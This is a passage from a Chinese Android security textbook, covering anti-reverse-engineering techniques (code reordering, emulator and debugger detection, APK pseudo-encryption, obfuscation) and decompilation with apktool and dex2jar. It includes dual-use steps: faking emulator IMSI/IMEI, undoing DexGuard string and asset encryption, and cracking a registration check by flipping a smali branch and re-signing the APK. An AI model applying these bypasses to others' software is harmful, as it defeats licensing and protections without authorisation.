


图 11-4　乱序操作的原理

在图 11-4 所示的操作中，将指令重新布局后需要给每块指令赋予一个 label，在函数开头处使用 goto 命令跳到原先的第一条指令处，然后在处理完第一条指令后再跳到第二条指令处，以此类推。

例如，下面是一段实现两个整数相加功能的 Java 代码。

```
public void test(){
int a = 1;
int b = 2;
int c = a + b;
System.out.println(c);
}
```

对上述代码进行反编译操作，得到如下所示的 smali 代码。

```
.method public test()V
.locals 4
.prologue
.line 24
const/4 v0, 0x1
.line 25
.local v0, a:I
const/4 v1, 0x2
.line 26
.local v1, b:I
add-int v2, v0, v1
.line 27
.local v2, c:I
sget-object v3, Ljava/lang/System;->out:Ljava/io/PrintStream;
invoke-virtual {v3, v2}, Ljava/io/PrintStream;->println(I)V
.line 28
return-void
```

为了提高被反编译的难度，此时可以对上述提到的代码进行乱序处理，删除了.line 部分，将函数 test()乱序处理成如下所示代码。

```
.method public test()V
.locals 4
.local v2, c:I
goto :lab1
:lab3
sget-object v3, Ljava/lang/System;->out:Ljava/io/PrintStream;
invoke-virtual {v3, v2}, Ljava/io/PrintStream;->println(I)V
goto :end
.local v1, b:I
:lab2
add-int v2, v0, v1
goto :lab3
.local v0, a:I
:lab1
const/4 v0, 0x1
const/4 v1, 0x2
goto :lab2
:end
return-void
.end method
```

接下来即可使用 apktool 工具重新打包并发布，这样经过代码乱序操作后，可以在一定程度上增加被逆向分析的难度。例如，使用 dex2jar+jd-GUI 工具来分析上述演示代码，其中乱序前的代码如图 11-5 所示。

```
public void test()
{
  int i = 1 + 2;
  System.out.println(i);
}
```

图 11-5　乱序前的代码



乱序处理后的代码如图 11-6 所示。

```
public void test()
{
  break label20;
  int i;
  System.out.println(i);
  return;
  label20:
  while (true)
  {
    i = 1 + 2;
    break;
  }
}
```

图 11-6　乱序处理后的代码

通过比较乱序前和乱序后的代码可知，使用代码乱序技术能够在一定程度上增加逆向分析的难度。

11.7　模拟器检测

知识点讲解：光盘:视频\知识点\第 11 章\模拟器检测.avi

在分析 APK 的过程中通常会借助于 Android 模拟器的帮助，例如，分析网络行为和动态调试等。从 APK 自我保护的角度出发，可以增加对 APK 当前运行环境的检测，判断是否运行在模拟器中，如果运行在模拟器中可以选择退出整个应用程序的执行或者跳到其他分支。在现实应用中，有多种检测模拟器检测的方法，具体说明如下所示。

1. 属性检测

Android 属性系统类似于 Windows 的注册表机制，所有的进程可以共享系统设置值。一些属性值在 Android 模拟器和真机上是不同的，例如，对于 Nexus4 和 Android SDK 4.1.2 的模拟器来说，Build.BRAND 和 Build.DEVICE 属性值分别如图 11-7 和图 11-8 所示。根据这些属性值，可以很容易地查看在真实机器和模拟器上的差别。

```
System.out        google
System.out        mako
```

图 11-7　Nexus4 的属性值

```
System.out        generic
System.out        generic
```

图 11-8　Android SDK 的属性值

系统会检测 Android 应用程序是否在模拟器中运行，但是可以比较容易地绕过这种检测方式，主要有如下 3 种绕过方式。

- 在源码中修改相应的属性值，重新编译生成内核等镜像文件，再使用这些重新生成的镜像文件加载模拟器（对于BRAND属性值可以修改/build/target/product/generic.mk文件中的PRODUCT_BRAND值）。
- 修改 boot.img 文件。
- 使用 Xposed 框架，在函数before()中检查需要获取的属性，根据情况修改对应的值，然后返回。

另外，还可以通过检测 IMEI、IMSI 等值来判断是否是模拟器。在模拟器中，这两个值的默认值分别是 000000000000000 和 310260000000000。例如，通过以下代码可以获取 IMSI 值。

```
TelephonyManager manager = (TelephonyManager)getSystemService(TELEPHONY_SERVICE);
String imsi = manager.getSubscriberId();
```

TELEPHONY_SERVICE 需要申请 android.permission.READ_PHONE_STATE 权限，同样也有相应的

绕过方式，其中一个相对简单的方法是直接修改 Android SDK 下/tools/emulator-arm.exe 文件（Windows 版本）。使用 010Editor 打开 emulator-arm.exe 文件，搜索 CIMI，如图 11-9 所示。

CIMI.后面的 15 位数字值是 IMSI，CGSN.后面的 15 位数字为 IMEI，修改这两个值（确保没有运行模拟器），然后保存。

```
1F:C6E0h: 3D 00 2B 43 48 4C 44 3D 30 00 2B 43 48 4C 44 3D  =.+CHLD=0.+CHLD=
1F:C6F0h: 31 00 2B 43 48 4C 44 3D 32 00 2B 43 48 4C 44 3D  1.+CHLD=2.+CHLD=
1F:C700h: 33 00 41 00 48 00 21 2B 56 54 53 3D 00 2B 43 49  3.A.H.!+VTS=.+CI
1F:C710h: 4D 49 00 33 31 30 32 36 30 30 30 30 30 30 30 30  MI.310260000000
1F:C720h: 30 30 00 2B 43 47 53 4E 00 31 32 33 34 31 32 33  00.+CGSN.1234123
1F:C730h: 34 31 32 33 34 31 32 33 00 2B 43 55 53 44 3D 32  41234123.+CUSD=2
1F:C740h: 00 2B 43 4F 50 53 3D 30 00 21 2B 43 4D 47 44 3D  .+COPS=0.!+CMGD=
1F:C750h: 00 21 2B 43 50 49 4E 3D 00 2B 43 50 49 4E 3F 00  .!+CPIN=.+CPIN?.
```


图 11-9　修改 IMSI 和 IMEI

修改后再运行模拟器，此时查看 IMSI 的值，如图 11-10 所示。IMEI 值如图 11-11 所示。

```
System.out                    312345123451234
```

图 11-10　修改后的 IMSI 值




图 11-11　修改后的 IMEI 值

由此可见，可以成功修改这两个值。

2. 虚拟机文件检测

相对于真实设备，在 Android 模拟器中存在了一些特殊的文件或目录，例如，可执行文件/system/bin/qemu-props 可以用来在模拟器中设置系统属性。另外还有文件/system/lib/libc_malloc_debug_qemu.so 和/sys/qemu_trace 目录。可以通过检测这些特殊文件或者目录是否存在来判断 Android 应用程序是否运行在模拟器中，核心代码如下所示。

```
private static String[ ] known_files = {
"/system/lib/libc_malloc_debug_qemu.so",
"/sys/qemu_trace",
"/system/bin/qemu-props"
};
public static boolean hasQEmuFiles() {
for(String pipe : known_files) {
File qemu_file = new File(pipe);
if (qemu_file.exists())
return true;
}
return false;
}
```

注意： 更加完整的演示代码可以参考大师Tim Strazzere的Github中的项目anti-emulator，在该项目中还列举了其他一些模拟器检测的方法，例如检测socket文件/dec/socket/qemud。

11.8　APK 伪加密

知识点讲解：光盘:视频\知识点\第 11 章\APK 伪加密.avi

APK 文件实际上是 ZIP 格式的压缩文件，但是 Android 系统在解析 APK 文件时，和传统解压缩软件解析 ZIP 文件有所差异，利用这种差异可以实现给 APK 文件实现加密的功能。在 Central Directory 部分的 File Header 头文件中，有一个 2 字节长的名为 General purpose bit flags 的字段，在这个字段中，如果第 0 位置是 1，则表示 ZIP 文件的该 Central Directory 是加密的，如果使用传统的解压缩软件打开这个 ZIP 文件，在解压该部分 Central Directory 文件时，是需要输入密码的，如图 11-12 所示。



图 11-12　传统解压缩软件需要输入密码进行解压缩

但是 Android 系统在解析 ZIP 文件时并没有使用这一位，也就是说在 Android 系统中运行 APK 文件时，这一位是否置位并没有任何影响。通常在逆向分析 APK 文件时，会首先使用第三方工具 apktool 来解析资源文件，完成 DEX 文件的反汇编工作。如果将 ZIP 文件中 Central Directory 的 General purpose bit flags 第 0 位设置为 1，apktool(version:1.5.2)将无法完成正常的解析工作，如图 11-13 所示。但是这样不会影响在 Android 系统上正常运行 APK 文件。

```
E:\01-MobileSec\01-Android\03-Tech\Test>java -jar apktool.jar d test.apk
Exception in thread "main" brut.androlib.AndrolibException: brut.directory.Direc
toryException: java.util.zip.ZipException: invalid CEN header (encrypted entry)
        at brut.androlib.ApkDecoder.hasSources(ApkDecoder.java:199)
        at brut.androlib.ApkDecoder.decode(ApkDecoder.java:83)
        at brut.apktool.Main.cmdDecode(Main.java:146)
        at brut.apktool.Main.main(Main.java:77)
Caused by: brut.directory.DirectoryException: java.util.zip.ZipException: invali
d CEN header (encrypted entry)
        at brut.directory.ZipRODirectory.<init>(ZipRODirectory.java:55)
        at brut.directory.ZipRODirectory.<init>(ZipRODirectory.java:38)
        at brut.androlib.res.util.ExtFile.getDirectory(ExtFile.java:55)
        at brut.androlib.ApkDecoder.hasSources(ApkDecoder.java:197)
        ... 3 more
Caused by: java.util.zip.ZipException: invalid CEN header (encrypted entry)
        at java.util.zip.ZipFile.open(Native Method)
        at java.util.zip.ZipFile.<init>(Unknown Source)
        at java.util.zip.ZipFile.<init>(Unknown Source)
        at java.util.zip.ZipFile.<init>(Unknown Source)
        at brut.directory.ZipRODirectory.<init>(ZipRODirectory.java:53)
        ... 6 more

E:\01-MobileSec\01-Android\03-Tech\Test>_
```

图 11-13　使用 apktool 解析伪加密的 APK 文件失败

在对 APK 文件进行伪加密时可以使用上述脚本，在 Python 的 zipfile 模块中，在 ZipInfo 类中记录了 ZIP 文件中相应的 Central Directory 的相关信息，包括 General purpose bit flags。在类 ZipInfo 中属性为 flag_bits，因此上述脚本中将需加密的 APK 文件的每个 ZipInfo 的 flag_bits 和 1 进行或操作，在 General purpose bit flags 的第 0 位设置为 1。而如果需要去除这些伪加密的标志，也可以使用这个脚本。脚本代码保存在 https://github.com/blueboxsecurity/DalvikBytecodeTampering/blob/master/unpack.py 中，具体代码如下所示。

```
import argparse
from zipfile import ZipFile, ZipInfo
```

```
class ApkFile(ZipFile):
def extract(self, member, path=None, pwd=None):
if not isinstance(member, ZipInfo):
member = self.getinfo(member)
member.flag_bits ^= member.flag_bits%2
ZipFile.extract(self, member, path, pwd)
print 'extracting %s' % member.filename


def extractall(self, path=None, members=None, pwd=None):
map(lambda entry: self.extract(entry, path, pwd), members if members is not None and len(members)>0 else
self.filelist)

if __name__ == '__main__':
parser = argparse.ArgumentParser(description='unpacks an APK that contains files which are wrongly marked
as encrypted')
parser.add_argument('apk', type=str)
parser.add_argument('file', type=str, nargs='*')
args = parser.parse_args()

apk = ApkFile(args.apk,'r')
apk.extractall(members=args.file)

    Status
    API
    Training
    Shop
    Blog
    About

    © 2014 GitHub, Inc.
    Terms
    Privacy
    Security
    Contact
```

11.9 调试器检测

知识点讲解：光盘:视频\知识点\第 11 章\调试器检测.avi

在对 APK 逆向分析时，通常会采取动态调试技术，使用 netbeans+apktool 对反汇编生成的 smali 代码进行动态调试。为了防止 APK 文件被动态调试，可以检测是否有调试器连接。Android 系统在类 android.os.Debug 中提供了方法 isDebuggerConnected()，功能是检测是否有调试器连接。可以在 Application 类中调用 isDebuggerConnected()方法，判断是否有调试器连接，如果有则直接退出程序。

除了使用 isDebuggerConnected()方法外，还可以通过在文件 AndroidManifest 的 application 节点中加入 android:debuggable="alse"语句使得程序不可被调试。此时如果希望调试代码，则需要修改该值为 true。可以在代码中检查这个属性的值来判断程序是否被修改过，具体代码如下所示。

```
if(getApplicationInfo().flags &= ApplicationInfo.FLAG_DEBUGGABLE != 0){
System.out.println("Debug");
```



```
android.os.Process.killProcess(android.os.Process.myPid());
}
```

11.10　代 码 混 淆

知识点讲解：光盘:视频\知识点\第 11 章\代码混淆.avi

因为使用 Java 编写的代码很容易被反编译，此时也可以使用代码混淆的方法来增加被反编译的难度。ProGuard 是一款免费的 Java 代码混淆工具，提供了文件压缩、优化、混淆和审核功能。在 Android 系统的 Eclipse+ADT 开发环境下，每个 Android 应用程序项目目录下会默认生成 project.properties 和 proguard-project.txt 文件。如果需要使用 ProGuard 进行压缩以及混淆，首先需要在文件 project.properties 中去掉如下语句中的注释符号“#”，然后生成包即可实现混淆。

```
proguard.config=${sdk.dir}/tools/proguard/proguard-android.txt:proguard-project.txt
```

需要在文件 proguard-project.txt 中声明保留的类或方法，这是因为在某些情况下，ProGuard 会错误地认为没有使用某些代码，例如，只在文件 AndroidManifest 中引用的类，从 JNI 中调用的方法等。对于这些情况，需要在文件 proguard-project.txt 中添加-keep 命令以保留类或方法。

除了可以使用 ProGuard 工具对 Android 代码进行混淆处理外，还可以使用 DexGuard。DexGuard 是特别针对 Android 的一款代码优化混淆的收费软件，提供代码优化混淆、字符串加密、类加密、Assets 资源加密、隐藏对敏感 API 的调用、篡改检测以及移除 Log 代码。

11.10.1　字符串加密

经过 DexGuard 加固过的 APK，对字符串的访问会通过调用一个解密函数来完成加密字符串的解密，如图 11-14 所示。

图 11-14　DexGuard 字符串加密

框中的字节数组是加密后的字符串，在函数 onCreate()中调用了解密函数进行解密。字符解密函数如图 11-15 所示，对其进行处理后如图 11-16 所示。

加密算法也很简单，基本思路如下所示。

- 当前字符由前一个字符加上加密字符数组中的字符再减去常量8。
- 当字符长度达到给定的长度时，会最终构成字符串并返回。

```
Manifest  Resources  Assets  Assembly  Decompiled Java
    private static String 鶡(int arg6, int arg7, int ar
        arg7 += 0x3E;
        byte[] v5 = MainActivity.齇;
        int v4 = 0;
        arg6 += 0x199;
        byte[] v1 = new byte[arg6];
        if(v5 == 0) {
            int v2 = arg6;
            int v3 = arg8;
        }
        else {
        label_11:
            v1[v4] = ((byte)arg7);
            ++v4;
            if(v4 >= arg6) {
                return new String(v1, 0);
            }
            else {
                v2 = arg7;
                byte v3_1 = v5[arg8];
            }

        }

        ++arg8;
        arg7 = v2 + v3 - 8;
        goto label_11;
```

Encrypted strings array

图 11-15　字符串解密函数

```
Manifest  Resources  Assets  Assembly  Decompiled Java  Strings  Constants
    private static String decrypt(int length, int curChar, int pos) {
        curChar += 0x3E;
        byte[] encStrings = MainActivity.encryptedStrings;
        int i = 0;
        length += 0x199;
        byte[] out = new byte[length];
        if(encStrings == 0) {
            int curChar_ = length;
            int encChar_ = pos;
        }
        else {
        nextChar:
            out[i] = ((byte)curChar);
            ++i;
            if(i >= length) {
                return new String(out, 0);
            }
            else {
                curChar_ = curChar;
                byte encChar = encStrings[pos];
            }

        }

        ++pos;
        curChar = curChar_ + encChar_ - 8;
        goto nextChar;
    }
```

图 11-16　处理后的解密函数

11.10.2　assets 加密

在 APK 文件的 assets 目录下包含了应用程序需要使用到的资源文件，DexGuard 提供了对 assets 资源文件的加密功能。对于一个经过保护的 asset 5 资源文件来说，例如，名为 1.png 的文件，使用十六进制查看器查看该文件，如图 11-17 所示。




图 11-17　经过加密的 PNG 文件


从图 11-17 中可以看出，加密后的 PNG 文件缺失了相应的文件头。解密则是首先通过反射调用 AssetManager.open()函数，同时在对该函数的反射调用中又使用了加密处理操作，最后通过类 Cipher 完成对 PNG 文件的解密操作。上述过程中的解密处理如图 11-18 所示。

```
JEB -
File  Edit  Action  Window  Help
Manifest  Resources  Assets  Assembly  Decompiled Java  Strings  Constants  Notes
    private int foo() {  // has try-catch handlers
        AssetManager assman = this.getAssets();
        String v0 = MainActivity.decryptString(-31, -27, 0x34);  // 1.png
        Object[] v2 = new Object[1];
        v2[0] = v0;
        Class v0_1 = Class.forName(MainActivity.decryptString(0x11, 0, 0x15));  // android.content.res.AssetManager
        String v3 = MainActivity.decryptString(0x1F, -28, 0);  // open
        Class[] v4 = new Class[1];
        v4[0] = String.class;
        Object stream = v0_1.getMethod(v3, v4).invoke(assman, v2);
        Cipher cipher = Cipher.getInstance(MainActivity.decryptString(-15, -15, 5));  // AES/CFB/NoPadding
        cipher.init(2, new SecretKeySpec(new byte[]{0x32, -93, -33, 0x17, -36, 0x68, 0x76, -25, 0x27, -97, -90, 0x14, 0x2E
                , -46, -86, 0x6C}, MainActivity.decryptString(-15, -29, 3)), new IvParameterSpec(new byte[]{-87, 0x62, -45
                , 0x29, 0x5A, -112, -28, 0x7A, -14, 0x73, 0x6E, 0x73, -115, 0x3A, 5, -47}));
        return new CipherInputStream(((InputStream)stream), cipher).available();
    }
```

start

end

图 11-18　asset 5 解密处理



第 12 章　常用的反编译工具

在学习 Android 应用开发的过程中，需要经常借鉴或使用到他人的 APK 文件，以便了解这个 APK 文件的具体实现代码。这时，就需要使用反编译软件来处理 APK 文件，以得到这个 APK 文件的 Java 实现代码。本章将详细讲解常用的反编译 Android 文件的工具和 Smali 语法的基本知识，为读者学习本书后面的知识打下基础。

12.1　反编译基础

知识点讲解：光盘:视频\知识点\第 12 章\反编译基础.avi

在讲解具体的反编译 Android 文件之前，首先讲解常用的反编译方法等基础知识，为读者学习本书后面的知识打下基础。

12.1.1　使用 dex2jar 和 jdgui.exe 进行反编译

本节将详细讲解使用 dex2jar 和 jdgui.exe 进行反编译 APK 文件的具体过程。

（1）下载需要的反编译工具 dex2jar 和 jdgui.exe，读者可以从网络中下载获取，获取后的保存目录如图 12-1 所示。



图 12-1　反编译工具

（2）打开 Androidfby 目录中的 Android 反编译工具“Android 反编译工具.exe”，双击打开后开始进行反编译工作。选中反编译的 APK 文件，然后单击“反编译”按钮，如图 12-2 所示。



图 12-2　开始反编译

注意： 通过反编译工具可以得到软件中图片、XML文件和DEX文件的内容。如果使用直接用解压APK文件的方式，不能保证XML文件的正常显示，所以建议读者联合使用解压方式和第三方工具的方式进行反编译。

（3）打开反编译之后的文件夹，编译后的文件目录被默认保存在 Androidfby 下的根目录中，打开后的效果如图 12-3 所示。

▾ 人民邮电 ▾ 2014 ▾ Android安全 ▾ tools ▾ Androidfby ▾ first ▾

刻录　新建文件夹

名称	修改日期	类型	大小
res	2014/2/21 9:50	文件夹	
AndroidManifest.xml	2014/2/21 9:50	XML 文档	1 KB
apktool.yml	2014/2/21 9:50	YML 文件	1 KB
classes.dex	2014/2/21 9:50	DEX 文件	3 KB

图 12-3　反编译后的 first 目录

（4）将文件 classes.dex 复制到 dex2jar 的文件夹目录下，即需要与文件 dex2jar.bat 在同一目录下。然后打开命令提示符，一直打开到 dex2jar 目录，执行如下命令（注意中间有空格），如图 12-4 所示。

```
dex2jar.bat classes.dex
```

```
D:\unandroid\dex2jar>dex2jar.bat classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.13
dex2jar classes.dex -> classes_dex2jar.jar
Done.
```

图 12-4　反编译命令

（5）此时会在 dex2jar 目录下生成一个名为 classes_dex2jar.jar 的文件，接下来运行 jd-gui 目录下的 jd-gui.exe，然后依次选择 File | Openfil | classes_dex2jar.jar 命令后即可查看 Java 代码，如图 12-5 所示。

```
package first.a;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;

public class first extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
        TextView tv = new TextView(this);
        tv.setText("你好我的朋友！");
        setContentView(tv);

    }
}
```


图 12-5　生成的 classes_dex2jar.jar 文件

注意： 在谷歌官网中会更新dex2jar工具，读者只需到http://code.google.com/p/dex2jar/downloads/list网址下载即可。新版本的反编译的功能更强，并且反编译效果也更好。

在使用上述步骤进行反编译工作时，可能仅仅对没有签名的 APK 文件有效，而对有签名的 APK 文件无效。此时可以尝试另外一种反编译方法，具体流程如下所示。

（1）打开 apktool 目录，在命令行下定位到 apktool.bat 文件夹，然后输入如下所示的命令，如图 12-6 所示。

```
apktool.bat  d  -f   abc123.apk   abc123
```



在上述指令中，abc123.apk 是预反编译的 APK 文件，abc123 表示设置的输出文件夹。

```
F:\Pro-files\workspace\dex2java\apktool1.4.1>apktool.bat d c:\HelloAndroid.apk c:\HelloAndroid
I: Baksmaling...
testI: Loading resource table...
I: Loaded.
I: Loading resource table from file: C:\Users\homer\apktool\framework\1.apk
I: Loaded.
I: Decoding file-resources...
I: Decoding values*/* XMLs...
I: Done.
I: Copying assets and libs...
```

图 12-6　反编译命令

（2）也可以将反编译文件重新打包成 APK 文件，方法是输入如下 id 命令，如图 12-7 所示。

```
apktool.bat b abc123
```

```
F:\Pro-files\workspace\dex2java\apktool1.4.1>apktool.bat b c:\HelloAndroid
I: Checking whether sources has changed...
I: Smaling...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
```

图 12-7　重新编译为 APK 文件

（3）通过上述命令处理后，打包 APK 后的文件被保存在 C:\HelloAndroid 目录下，在其中生成了两个文件夹：build 和 dist。其中，打包生成的 APK 文件是 HelloAndroid.apk，被保存在 dist 文件夹下。

12.1.2　使用 Smali 指令进行反编译

反编译 APK 文件成功后，会在当前的 outdir 目录下生成一系列目录与文件。对于一般的 Android 程序来说，错误提示信息通常是指引关键代码的风向标，在错误提示附近一般是程序的核心验证代码，分析人员需要阅读这些代码来理解软件的注册流程。当 APK 文件在打包时，strings.xml 文件中的字符串被加密存储为 resources.arsc 文件，并保存到 APK 程序包中，APK 被成功反编译后这个文件也被解密出来了。当通过 apktool 反编译 APK 文件后，会生成一个名为 smali 的文件夹，如图 12-8 所示，里面都是以.smali 结尾的文件。




图 12-8　反编译后的文件

在获取的 Smali 文件中，“if-nez v0, :cond_0”是整个程序的破解重点。通过本书前面内容的学习可知，if-nez 是 Dalvik VM 指令集中的一个条件跳转指令，与 if-nez 指令功能相反的指令为 if-eqz，表示比较结果为 0 或相等时进行跳转。与 if-nez 类似的指令还有 if-eqz、if-gez 和 if-lez 等。可以用记事本之类的文本编辑器打开.smali 格式文件，将里面的代码“if-nez v0, :cond_0”修改为“if-eqz v0, :cond_0”并保存，这样整个破解代码工作就算完成了。

当修改完 Smali 文件的代码后，接下来就可以将修改后的文件重新编译并打包成 APK 文件。编译 APK 文件的命令格式为：

```
apktool b[uild] [OPTS] [<app_path>] [<out_file>]
```

因为现在编译生成的.apk 格式还没有签名，所以不能进行安装并测试，接下来需要使用 signapk.jar 工具对 APK 文件进行签名。signapk.jar 工具是 Android 源码包中内置的一个签名工具，其代码在 Android 源

码目录下的/build/tools/signapk/SignApk.java 文件中实现，源码编译后可以在/out/host/linux- x86/framework 目录中找到。使用 signapk.jar 签名时需要提供签名文件，此处可以使用 Android 源码中提供的签名文件 testkey.pk8 和 testkey.x5014.pem，这两个文件位于 Android 源码的 build/target/product/security 目录中，然后新建 signapk.bat 文件，具体内容如下所示。

```
java -jar "%~dp0signapk.jar" "%~dp0testkey.x5014.pem" "%~dp0testkey.pk8" %1
signed.apk
```

然后依次将文件 signapk.jar、signapk.bat、testkey.x5014.pem、testkey.pk8 放到同一目录，并添加到系统 PATH 环境变量中，然后在命令提示符下输入如下命令对 APK 文件进行签名。

```
signapk mmm.apk（我们的 APK 文件）
```

这样签名成功后，会在同目录下生成一个名为 signed.apk 的文件。

12.2　防止 APK 文件被反编译

知识点讲解：光盘:视频\知识点\第 12 章\防止 APK 文件被反编译.avi

为了防止 APK 文件被反编译，Google 从 Android SDK 2.3 开始，在 android-sdk-windows/tools/目录下推出了 proguard 文件夹。proguard 是一个 Java 代码混淆的工具，通过使用这个工具，即使 APK 文件被反编译，也只会看到一些让人难懂的代码，从而达到了保护版权代码的作用。

打开 android-sdk-windows/tools/lib/proguard 目录，在其中保存了这个工具的完整文件内容。在 proguard 保护机制下，混淆中保留了继承自 Activity、Service、Application、BroadcastReceiver、 ContentProvider 等基本组件，以及一些 com.android.vending.licensing.ILicensingService 的内容，并且保留了所有的 Native 变量名及类名，所有类中部分已设定了固定参数格式的构造函数和枚举等。

为了防止 APK 文件被反编译，可以设置 proguard.cfg 起作用，具体方法是在 Eclipse 中自动生成的 default.properties 文件中加上如下代码即可。


```
proguard.config=proguard.cfg
```

其实在 Eclipse 自动生成的 default.properties 文件中，已经很好地说明了 proguard 的功能。如果打开本章 first 项目中的 default.properties 文件，会看到如下内容。

```
# This file is automatically generated by Android Tools.
# Do not modify this file -- YOUR CHANGES WILL BE ERASED!
#
# This file must be checked in Version Control Systems.
#
# To customize properties used by the Ant build system edit
# "ant.properties", and override values to adapt the script to your
# project structure.
#
# To enable ProGuard to shrink and obfuscate your code, uncomment this (available properties: sdk.dir, user.home):
#proguard.config=${sdk.dir}/tools/proguard/proguard-android.txt:proguard-project.txt

# Indicates whether an apk should be generated for each density.
split.density=false
# Project target.
target=android-19
```

在上述代码中，只需将加粗斜体代码的注释去掉变为可用代码，即可实现保护自己的源码被反编译。



这样当正常编译并签名一个 Android 应用项目后，即可防止代码被反编译了。反编译后会得到类似于图 12-9 所示的截图效果，十分难以看懂并理解。

